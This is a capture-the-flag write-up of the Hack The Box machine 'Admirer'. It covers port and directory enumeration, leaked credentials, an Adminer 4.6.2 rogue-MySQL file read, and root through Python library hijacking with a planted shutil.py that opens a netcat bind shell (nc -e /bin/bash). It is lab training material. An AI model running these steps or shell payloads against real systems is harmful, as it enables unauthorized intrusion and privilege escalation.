
HTB Admirer



Admirer

OS: Linux

Difficulty: Easy

Points: 20

Release: 02 May 2020

IP: 10.10.10.187

As usual we start with port enumeration.


```
nmap -sC -sV -oN nmap/initial 10.10.10.187
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/admin-dir
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Admirer
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Since anonymous access in not allowed on the ftp server we start by enumerationg the website on port 80. We can enumerate further with nikto and gobuster.

```
nikto -h http://10.10.10.187/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.187
+ Target Hostname:    10.10.10.187
+ Target Port:        80
+ Start Time:         2020-08-28 11:51:25 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms
 of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site i
n a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x br
anch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7866 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2020-08-28 12:00:27 (GMT-4) (542 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
gobuster dir -u http://10.10.10.187/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

/images (Status: 301)
/assets (Status: 301)
```

From the nmap script we also see that inside robots.txt there is also an admin-dir directory but we don't have the rights of accessing it.



Screenshot of the website

Let's add admirer.htb to /etc/hosts and start looking files inside of that admin-dir directory.


```
gobuster dir -u http://10.10.10.187/admin-dir/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt

/contact.txt
/credentials.txt
```

```
http://admirer.htb/admin-dir/credentials.txt

[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
```

```
http://admirer.htb/admin-dir/credentials.txt

##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb


##############
# developers #
##############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb



#############
# designers #
#############
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
```

We have credentials for the ftp server! The credentials are: ftpuser:%n?4Wz}R$tTF7

Inside we find these files:




```
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3405 Dec 02  2019 dump.sql
-rw-r--r--    1 0        0         5270987 Dec 03  2019 html.tar.gz
```

We can download both files with a simple command.

```
mget *
```

The database name is admirerdb.




```
kali@kali:~/Desktop/htb/Admirer/ftp$ strings dump.sql
-- MySQL dump 10.16  Distrib 10.1.41-MariaDB, for debian-linux-gnu (x86_64)
-- Host: localhost    Database: admirerdb
-- ------------------------------------------------------
-- Server version       10.1.41-MariaDB-0+deb9u1
```

To unzip the file html.tar.gz we can simply run the following command.

```
tar -xvf html.tar
```

This is the content of the file.




```
kali@kali:~/Desktop/htb/Admirer/ftp/www$ ls -la
total 7188
drwxr-xr-x 6 kali kali    4096 Aug 28 13:02 .
drwxr-xr-x 3 kali kali    4096 Aug 28 13:02 ..
drwxr-x--- 6 kali kali    4096 Jun  6  2019 assets
-rw-r--r-- 1 kali kali 7321600 Aug 28 12:59 html.tar
drwxr-x--- 4 kali kali    4096 Dec  2  2019 images
-rw-r----- 1 kali kali    4613 Dec  3  2019 index.php
-rw-r----- 1 kali kali     134 Dec  1  2019 robots.txt
drwxr-x--- 2 kali kali    4096 Dec  2  2019 utility-scripts
drwxr-x--- 2 kali kali    4096 Dec  2  2019 w4ld0s_s3cr3t_d1r
```

Inside these files we see many juicy stuff and many potential credentials, but these are useless.

Inside index.php we find:

```
$servername = localhost
$username = waldo
$password = F7jLHw:*G>UPrTo}~A"d6b
$dbname = admirerdb
```

Inside utility-scripts there are many php scripts.




```
kali@kali:~/Desktop/htb/Admirer/ftp/www/utility-scripts$ ls -la
total 24
drwxr-x--- 2 kali kali 4096 Dec  2  2019 .
drwxr-xr-x 6 kali kali 4096 Aug 28 13:02 ..
-rw-r----- 1 kali kali 1795 Dec  2  2019 admin_tasks.php
-rw-r----- 1 kali kali  401 Dec  1  2019 db_admin.php
-rw-r----- 1 kali kali   20 Nov 29  2019 info.php
-rw-r----- 1 kali kali   53 Dec  2  2019 phptest.php
```

And inside db_admin.php we see these credentials: waldo:Wh3r3_1s_w4ld0?

I tried using hydra to bruteforce access with all the credentials we've collected but it did not work.

We are able to access the scripts form the utility-scripts directory we've found eralier but they are not useful.




admirer.htb/utility-scripts/admin_tasks.php

Admin Tasks Web Interface (v0.01 beta)

Select task:

At this point I started enumerating for files inside that utility-scripts directory to see if there are any php scripts we don't know of. And there is!



admirer.htb/utility-scripts/adminer.php

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunte

Language: English

Adminer 4.6.2

Login

System	MySQL
Server	localhost
Username	
Password	
Database	

Login ☐ Permanent login

Unfortunatley we can't access the server with the credentials we've found. So we can make the server connect back to us. I will try to reproduce this vulnerability.

Serious Vulnerability Discovered in Adminer database Administration Tool

Foregenix are warning all their partners this morning about a vulnerability discovered in the populardatabase administration tool Adminer, affecting versions up to and including v4.6.2. The vulnerabilitywas discovered by security researchers Yashar Shahinzadeh and more

https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool

```
sudo service mysql start
sudo mysql
mysql -u root -p
password

create database admirer;
create user 'demo'@'%' IDENTIFIED BY 'demo_admirer';
GRANT ALL PRIVILEGES ON admirer TO 'demo'@'10.10.10.187.';
FLUSH PRIVILEGES;
use admirer;
create table test(test VARCHAR(255));
```

Then we need to edit out mysql configuration to accept remote connections.


```
sudo nano /etc/mysql/mariadb.conf.d/50-server.cnf

bind-address      = 0.0.0.0


sudo service mysql restart
```

Remeber to change this back to 127.0.0.1 after being done with the machine and then delete the database we created for this box.

In the website put this information in the form we saw earlier:

```
System: MySQL
Server: 10.10.15.17 #My IP
Username: test
Password: demo_admirer
Database: admirer
```

And we are in!



Database: admirer

Tables and views

Search data in tables (1)

□	Table	Engine?	Collation?	Data Length?	Index Length?	Data Free?	Auto Increment?	Rows?	Comment?
□	test	InnoDB	utf8mb4_general_ci	16,384	0	0		0	
	1 in total	InnoDB	utf8mb4_general_ci	16,384	0	0			


Selected (0)

Move to other database: admirer

Routines

Events

Click on the left: .sql command'. We want now to load a file just like we saw in the blog post linked before. From the files downloaded from the ftp server there were credentials stored in plaintext in index.php we try to read that file.




```
load data local infile '../index.php'
into table test
fields terminated by '\n'
```

Query executed OK, 123 rows affected. (0.179 s) Edit

```
load data local infile '../index.php'
into table test
fields terminated by '\n'
```

From the web interface we see the output of the query:




```
$servername = "localhost";
$username = "waldo";
$password = "&<h5b~yK3F#{PaPB&dA}{H>";
$dbname = "admirerdb";
```

We can now try to use these credentials to login into ssh as user waldo.

```
ssh waldo@admirer.htb
&<h5b~yK3F#{PaPB&dA}{H>
```

We get in! We can now grab the user flag located inside waldo home directory.



```
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
waldo@admirer:~$
```

This means that when we run python with sudo and we can set an environment.

```
cat /opt/scripts/admin_tasks.sh
#!/bin/bash

view_uptime()
{
    /usr/bin/uptime -p
}

view_users()
{
    /usr/bin/w
}

view_crontab()
{
    /usr/bin/crontab -l
}

backup_passwd()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/passwd to /var/backups/passwd.bak..."
        /bin/cp /etc/passwd /var/backups/passwd.bak
        /bin/chown root:root /var/backups/passwd.bak
        /bin/chmod 600 /var/backups/passwd.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_shadow()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/shadow to /var/backups/shadow.bak..."
        /bin/cp /etc/shadow /var/backups/shadow.bak
        /bin/chown root:shadow /var/backups/shadow.bak
        /bin/chmod 600 /var/backups/shadow.bak
        echo "Done."
    else
```

```
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_db()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running mysqldump in the background, it may take a while..."
        #/usr/bin/mysqldump -u root admirerdb > /srv/ftp/dump.sql &
        /usr/bin/mysqldump -u root admirerdb > /var/backups/dump.sql &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}



# Non-interactive way, to be used by the web interface
if [ $# -eq 1 ]
then
    option=$1
    case $option in
        1) view_uptime ;;
        2) view_users ;;
        3) view_crontab ;;
        4) backup_passwd ;;
        5) backup_shadow ;;
        6) backup_web ;;
        7) backup_db ;;

        *) echo "Unknown option." >&2
    esac

    exit 0
fi


# Interactive way, to be called from the command line
options=("View system uptime"
         "View logged in users"
         "View crontab"
         "Backup passwd file"
         "Backup shadow file"
         "Backup web data"
         "Backup DB"
         "Quit")

echo
echo "[[[ System Administration Menu ]]]"
PS3="Choose an option: "
COLUMNS=11
select opt in "${options[@]}"; do
    case $REPLY in
        1) view_uptime ; break ;;
        2) view_users ; break ;;
        3) view_crontab ; break ;;
        4) backup_passwd ; break ;;
        5) backup_shadow ; break ;;
        6) backup_web ; break ;;
        7) backup_db ; break ;;
        8) echo "Bye!" ; break ;;

        *) echo "Unknown option." >&2
    esac
done

exit 0
```

We see that the backup_web() is running /opt/scripts/backup.py. This are the contents of that file.

```
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'
make_archive(dst, 'gztar', src)
```

Privilege Escalation via Python Library Hijacking

Whilst debugging a Python script today, I found that I was unable to execute it, with the stack trace pointing back to the import of the requests library. After a bit of following through, I found that as the script was named enum.py, it was taking precedence over a module named enum

https://rastating.github.io/privilege-escalation-via-python-library-hijacking/

We create a file called shutil.py in /tmp directory.


```
import os

os.system("nc -lnvp 8889 -e /bin/bash")
```

And then we run the command:

```
sudo -E PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh 6
```

And lastly from the attacker machine we connect back to the victim.

```
nc 10.10.10.187 8889
```



```
kali@kali:~/Desktop/htb/Admirer$ nc 10.10.10.187 8889
python -c 'import pty; pty.spawn("/bin/bash")'
root@admirer:/tmp/temp# 
```

We are the root user. Grab the root flag & go home.